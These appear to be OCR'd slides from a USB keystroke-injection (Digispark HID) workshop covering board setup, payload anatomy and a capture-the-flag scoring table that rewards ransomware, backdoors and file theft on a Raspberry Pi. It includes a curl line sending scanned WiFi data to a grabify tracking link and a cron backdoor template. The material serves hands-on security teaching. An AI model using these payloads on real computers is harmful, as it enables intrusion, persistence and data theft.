
```
DigiKeyboard.delay(1000);
DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);
DigiKeyboard.print("terminal");
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(4000);
DigiKeyboard.print("osascript -e 'set volume 7');
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
DigiKeyboard.delay(500);
DigiKeyboard.print("open https://youtu.be/_hl0qMtdfng');
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_ENTER);
```

Loading the Digispark Board into Arduino

Under Preferences, add the following to the "Additional board manager" URL list:

- http://digistump.com/package_digistump_index.json


Install the "Digistump AVR Boards package" via the Board Manager




Digistump AVR Boards by **Digistump** version **1.6.7** INSTALLED
Boards included in this package:
Digispark (Default - 16.5mhz), Digispark Pro (Default 16 Mhz), Digispark Pro (16 Mhz) (32 byte buffer), Digispark Pro (16 Mhz) (64 byte buffer), Digispark (16mhz - No USB), Digispark (8mhz - No USB), Digispark (1mhz - No USB).
Online help
More info

Select Digispark Default Scripts

Under Digistump AVR Boards, select the Digispark Default. With this selected, we can see the sample scripts available for the Digispark.



Under "File" and "Examples," locate the "DigiSparkKeyboard" default sketch.




Default Keyboard Example

In the default keyboard sketch, we can see a simple code example to simulate a keyboard.

From this example sketch, we can learn to use a few things:

The Digikeyboard command, with the println and delay functions.




```
#include "DigiKeyboard.h"

void setup() {
  // don't need to set anything up to use DigiKeyboard
}


void loop() {
  // this is generally not necessary but with some older systems it seems to
  // prevent missing the first character after a delay:
  DigiKeyboard.sendKeyStroke(0);

  // Type out this string letter by letter on the computer (assumes US-style
  // keyboard)
  DigiKeyboard.println("Hello Digispark!");

  // It's better to use DigiKeyboard.delay() over the regular Arduino delay()
  // if doing keyboard stuff because it keeps talking to the computer to make
  // sure the computer knows the keyboard is alive and connected
  DigiKeyboard.delay(5000);
}
```

Let’s Get Set Up!

Now it’s your turn! Let’s load the example sketch on the DigiSpark. Do NOT plug in your Digispark yet.

In Arduino IDE, select the Digispark under “Boards” with the example sketch open, and then click the “Forward” arrow next to the check mark.

Wait to plug in your Digispark until you see the text below at the bottom of your screen. Then, plug in your Digispark and wait for the code to flash.



```
Sketch uses 3208 bytes (53%) of program storage space. Maximum is 6012 bytes.
Global variables use 99 bytes of dynamic memory.
Running Digispark Uploader...
Plug in device now... (will timeout in 60 seconds)
```


When You See This, Unplug Your DigiSpark

Your board is done flashing once you see “Micronucleus done. Thank you!”

Unplug it before it starts typing.

Open a text window and put your cursor in the blank document.

Plug in your Digispark and see if it can inject keys.



```
Done uploading.
Sketch uses 3208 bytes (53%) of program storage space. Maximum is 6012 bytes.
Global variables use 99 bytes of dynamic memory.
Running Digispark Uploader...
Plug in device now... (will timeout in 60 seconds)
> Please plug in the device ...
> Press CTRL+C to terminate the program.
> Device is found!
connecting: 16% complete
connecting: 22% complete
connecting: 28% complete
connecting: 33% complete
> Device has firmware version 1.6
> Available space for user applications: 6012 bytes
> Suggested sleep time between sending pages: 8ms
> Whole page count: 94  page size: 64
> Erase function sleep duration: 752ms
parsing: 50% complete
> Erasing the memory ...
erasing: 55% complete
erasing: 60% complete
erasing: 65% complete
> Starting to upload ...
writing: 70% complete
writing: 75% complete
writing: 80% complete
> Starting the user app ...
running: 100% complete
>> Micronucleus done. Thank you!
```

Once You’ve Flashed, Break & Questions

You’ve flashed your first script! Let’s take a break and we’ll come back and answer questions before starting with more advanced scripts.

Keyboard Popups

Sometimes, when we plug in the DigiSpark, we can get a popup trying to identify the keyboard to set it up properly.

This generally only happens on MacOS and can be fixed by changing a setting in the Digispark to make it look like an Apple keyboard.

We won’t cover this today, but you can learn how to do it here:

https://null-byte.wonderhowto.com/how-to/hack-macos-with-digispark-ducky-script-payloads-0198555/


Designing a sample script

Structure of a Digispark script:


- Import DigiKeyboard.h
- Empty setup() function
- Void loop() contains keystrokes to inject
- DigiKeyboard.sendKeyStroke(0); starts the communication
- DigiKeyboard.println("Hello Digispark!"); prints the line inside quotes
- DigiKeyboard.delay(5000); creates a delay of 5 seconds before the loop runs again

Keystrokes in Arduino

To type keys with the Digispark, we need to know how to call them. Here, we can see a mapping showing the way to send keystrokes. According to this, DigiKeyboard.sendKeyStroke(MOD_ALT_LEFT); hits the left ALT key.



Arduino KEY word	Keyboard representation
MOD_CONTROL_LEFT	Left Control key
MOD_SHIFT_LEFT	Left Shift key
MOD_ALT_LEFT	Left Alt key
MOD_GUI_LEFT	Left Windows logo key
MOD_CONTROL_RIGHT	Right Control key
MOD_SHIFT_RIGHT	Right Shift key
MOD_ALT_RIGHT	Right Alt key
MOD_GUI_RIGHT	Right Windows logo key
KEY_ENTER	Enter key
KEY_SPACE	Space Key
KEY_ARROW_LEFT	Left arrow key



Arduino KEY word	Keyboard representation
KEY_A	A key
kEY_B	B key
All the letter keys from A-Z are expressed as above	
KEY_1	1 key
KEY_2	2 key
All the number keys from 1-10 are expressed as above	
KEY_F1	F1 key
KEY_F2	F2 key
All the function keys from F1-F12 are expressed as above	

Writing the Code

To write code for the Digispark, we need to work backwards from what we want to do. We’ll be creating some basic scripts based on how you do simple actions on your computer.

To design your first script, think about something you do all the time on your computer that you could accomplish with only a keyboard.

Break down the steps into a list of things you need to do to accomplish the task. In general, getting to the command line is the fastest way to take advantage of the Digispark’s speed.

Let’s Break Down a Simple Task

Our sample code will simply open a Terminal window, type something into it, press enter, and then exit the Terminal window. Sound simple? There are more steps than you think!

We need to think about delays and timing a lot, because computers move so quickly that it can be read wrong by a device anticipating a human. So what do we need to do to accomplish this goal?

- Open a terminal window
- Type something in
- Hit enter
- Close the Terminal Window

Break Steps Down into Further Steps

- Open a terminal window

  We need to wait for the keyboard to be recognized, then hit the hotkey to open a Search dialog, then type “terminal” and press enter.

- Type something in

  Type in a string to the Terminal window after a short delay.

- Hit enter
- Close the Terminal Window

  To do this, we can press the Ctrl and D keys at the same time

Pseudocode

What are the steps we need to write code for?

```
Delay for the keyboard to be recognized
Send the first “Clearing” keystroke
Wait to send the first key combination
Open the run menu by pressing ALT and F2 at the same time
Wait for it to open
Type “lxterminal” to search for the Terminal application
A brief delay to finish typing
Press enter
Wait about 5 seconds for the window to open
Write whatever string we want
Wait to finish typing
Press enter
A short delay before the final line
Pressing Control and D at the same time closes the Terminal window
```

Anatomy of a Digispark Payload

```
#include "DigiKeyboard.h" -------------------- Import the keyboard library
#define KEY_ESC     41  -------------------- The Escape key is not defined, so we set it up here
void setup() {}  -------------------- The setup loop runs once in Arduino, but it’s empty here
void loop() {  -------------------- This loop runs forever, it’s needed for the program and where all of our instructions live
  DigiKeyboard.delay(2000);  -------------------- To make sure the computer has time to recognize the digispark, we wait 2 seconds
  DigiKeyboard.sendKeyStroke(0);  -------------------- This clears the communication and make sure no commands get “stuck”
  DigiKeyboard.delay(200);  -------------------- We add another short delay before starting the script
  DigiKeyboard.sendKeyStroke(KEY_F2, MOD_ALT_LEFT);  -------------------- Pressing this key combination opens the “run” menu
  DigiKeyboard.delay(500);  -------------------- Another short delay of half a second
  DigiKeyboard.print("lxterminal");  -------------------- We type this string into the “Run” prompt to get a terminal window
  DigiKeyboard.delay(200);  -------------------- A short delay to make sure we’ve finished typing
  DigiKeyboard.sendKeyStroke(KEY_ENTER);  -------------------- We press enter to open the Terminal window
  DigiKeyboard.delay(5000);  -------------------- A five second delay to account for slower computers
  DigiKeyboard.print("A GHOST WROTE THIS");  -------------------- We type this string into the terminal window
  DigiKeyboard.delay(500);  -------------------- We wait half a second to make sure the keystrokes are done sending
  DigiKeyboard.sendKeyStroke(KEY_ENTER);  -------------------- We press enter to send the command and clear the screen
  DigiKeyboard.delay(500);  -------------------- Another short delay
  DigiKeyboard.sendKeyStroke(KEY_D, MOD_CONTROL_LEFT);  -------------------- We close out of the terminal window.
for(;;){ /*empty*/ }}  -------------------- Last part of the Arduino script, not part of the payload
```

Using Keyboard Shortcuts

Windows 10 Keyboard Shortcuts: https://www.windowscentral.com/best-windows-10-keyboard-shortcuts

Linux Keyboard Shortcuts (Debian): www.computerhope.com/ushort.htm

Raspbian Shortcuts: https://defkey.com/raspbian-raspberry-pi-shortcuts

MacOS Keyboard Shortcuts: https://support.apple.com/en-us/HT201236

Using Keyboard Shortcuts, Create A Script

Using the keyboard shortcuts for your operating system, create a script to automate a task.

Use the keys mentioned before and try sending multiple keystrokes.

I will come around and answer questions, help with scripts, and give feedback

Duck2Spark

Digispark Script Examples

Links to examples of Digispark Scripts:

Create_Account
DNS Poisoner
Execute_Powershell_Script
Fork_Bomb
Rapid_Shell
Reverse_Shell
RickRoll_Update
Talker
Wallpaper_Changer
WiFi_Profile_Grabber
WiFi_Profile_Mailer
Window_Jammer

RickRoll_Update : Plays Never Gonna Give you up while performing a fake windows update.

WallpaperChanger : Downloads and applies a wallpaper via powershell.

Wallpaper_Prank : Takes a screenshot of the desktop, sets it as the wallpaper, hides desktop icons.

Talker : Opens up powershell and speaks out a message.

PowerShell Script Executer : Downloads and runs a powershell script.

WiFi_Profile_Grabber: Using cmd, extracts wifi profiles and saves the csv to the usb mounted on d:\

WiFi_Profile_Mailer : Writes the wireless network credentials to a csv file and emails it.

Fork_Bomb : Opens up an obfuscated windows terminal and makes it multiply itself uncontrollably causing the machine to either lock or crash.

Rapid_Shell : Seamlessly executes metasploit payloads through powershell.

Reverse_Shell : Opens a reverse shell in 3 seconds.

Window_Jammer : Spams ALT + F4 and CTRL + W key combos to force close all active windows.

Payload Type: URL Tracker

Gets the IP address, system type, internet service provider, and more of a target that loads a tracking link.

```
DigiKeyboard.print("curl --silent --output /dev/null --referer
\"$(sudo iw dev wlan0 scan|grep wlan0 | sed 1d | xargs | tr -d ' ' |
tr -d '-')\' https://grabify.link/LINK");
```

Payload type: Linux Recurring Backdoor Process

Cron allows us to schedule tasks to run in the background. We can make a payload run every 60 seconds with this payload.

```
DigiKeyboard.print("export VISUAL=nano; crontab -e");

DigiKeyboard.delay(500);

DigiKeyboard.sendKeyStroke(KEY_ENTER);

DigiKeyboard.delay(1000);

DigiKeyboard.sendKeyStroke(KEY_ENTER);

DigiKeyboard.print("* * * * * PAYLOAD_GOES_HERE");
```

```
DigiKeyboard.delay(1000);

DigiKeyboard.sendKeyStroke(KEY_X, MOD_CONTROL_LEFT);

DigiKeyboard.delay(500);

DigiKeyboard.sendKeyStroke(KEY_Y);

DigiKeyboard.delay(500);

DigiKeyboard.sendKeyStroke(KEY_ENTER);
```

Example Actions


- Steal a file
- Delete a file
- Write a file with a message in it
- Steal a hash
- Corrupt a hash
- Kill the computer
- Plant a keylogger
- Rickroll
- Join rogue Wi-Fi network
- Team ASCII banner
- Grabify link tracker
- Cron task
- Netcat backdoor
- Change background
- Auto-restart computer
- Auto-quit programs

CTF Challenge: Attack The Raspberry Pi

For our final challenge, we’ll be dividing into teams and working on HID attack scripts to achieve a number of specific goals.

Each team will get time to write their script, and then 90 seconds to plug in and run their script.

The team to earn the most number of points wins a prize! Points are awarded when a team achieves the actions below:



Points	File Operations	Flags	Destruction	Advanced (x 2 points)
10	Create a text file with a message	Display a message demanding bitcoins	Reboot or shut down the computer	Create a Cron Task
20	Delete a file	Change the Wallpaper	Kill the network connection	Join an (evil) Wi-Fi network
30	Download a file to the desktop	Get a Grabify link hit from the target computer	Kill the computer (No boot)	Steal data via Grabify
40	Create a fork bomb	RickRoll in a browser window	Create startup task that shuts down computer	Create a Cron Task
50	Steal a file off the computer	Change RPI's SSH MOTD Banner to your team name	Encrypt files or the file system (ransomware)	Netcat backdoor (remote access)

HINT: https://github.com/skickar/USBAttackWorkshop/blob/master/RaspberryPiOpenTerminal.ino

Resources:

Raspbian Commands & Hotkeys - https://raspberryinsider.com/top-15-raspberry-pi-keyboard-shortcuts/

All Digispark Keys - https://github.com/digistump/DigisparkArduinoIntegration/blob/master/libraries/DigisparkKeyboard/DigiKeyboard.h

Digispark setup guide - https://digistump.com/wiki/digispark/tutorials/connecting

Github Repo - https://github.com/skickar/USBAttackWorkshop

Pi Shortcuts - https://defkey.com/raspbian-raspberry-pi-shortcuts

Windows Hotkeys - https://www.windowscentral.com/best-windows-10-keyboard-shortcuts